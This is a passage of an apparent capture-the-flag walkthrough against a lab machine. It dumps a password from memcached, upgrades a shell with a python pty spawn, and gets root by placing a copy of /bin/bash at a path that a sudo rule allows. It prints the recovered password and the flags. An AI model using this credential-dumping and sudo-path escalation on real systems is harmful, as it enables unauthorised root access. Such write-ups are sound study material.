stats cachedump 1 0
ITEM id [4 b; 1697222370 s]
ITEM email [14 b; 1697222370 s]
ITEM salary [8 b; 1697222370 s]
ITEM password [15 b; 1697222370 s]
ITEM username [4 b; 1697222370 s]
END
get password
VALUE password 0 15
OrkAiSC00L24/7$
END
```

ssh enter didn't work)) So I upgrade my shell

`export TERM=xterm`

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

`su Orka`

`stty raw -echo;fg`

```
Orka@osboxes:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
Orka@osboxes:~$ cat user.txt
cat user.txt
1a26a6d51c0172400add0e297608dec6
Orka@osboxes:~$
```

`mv Desktop desk`

`mkdir Desktop`

`cp "/bin/bash" Desktop/bitcoin`

`sudo -u root

/home/Orka/Desktop/bitcoin`

```
Orka@osboxes:~$ sudo /home/Orka/Desktop/bitcoin
Enter the password : OrkAiSC00L24/7$
Access Denied ...
Orka@osboxes:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
Orka@osboxes:~$ mv Desktop desk
Orka@osboxes:~$ mkdir Desktop
Orka@osboxes:~$ cp "/bin/bash" Desktop/bitcoin
Orka@osboxes:~$ sudo -u root /home/Orka/Desktop/bitcoin
root@osboxes:~# id
uid=0(root) gid=0(root) groups=0(root)
root@osboxes:~# cd /root
root@osboxes:/root# ls
cache.php  root.txt  server.py  wordpress_admin.txt
root@osboxes:/root# cat root.txt
f4e788f87cc3afaecbaf0f0fe9ae6ad7
root@osboxes:/root#
```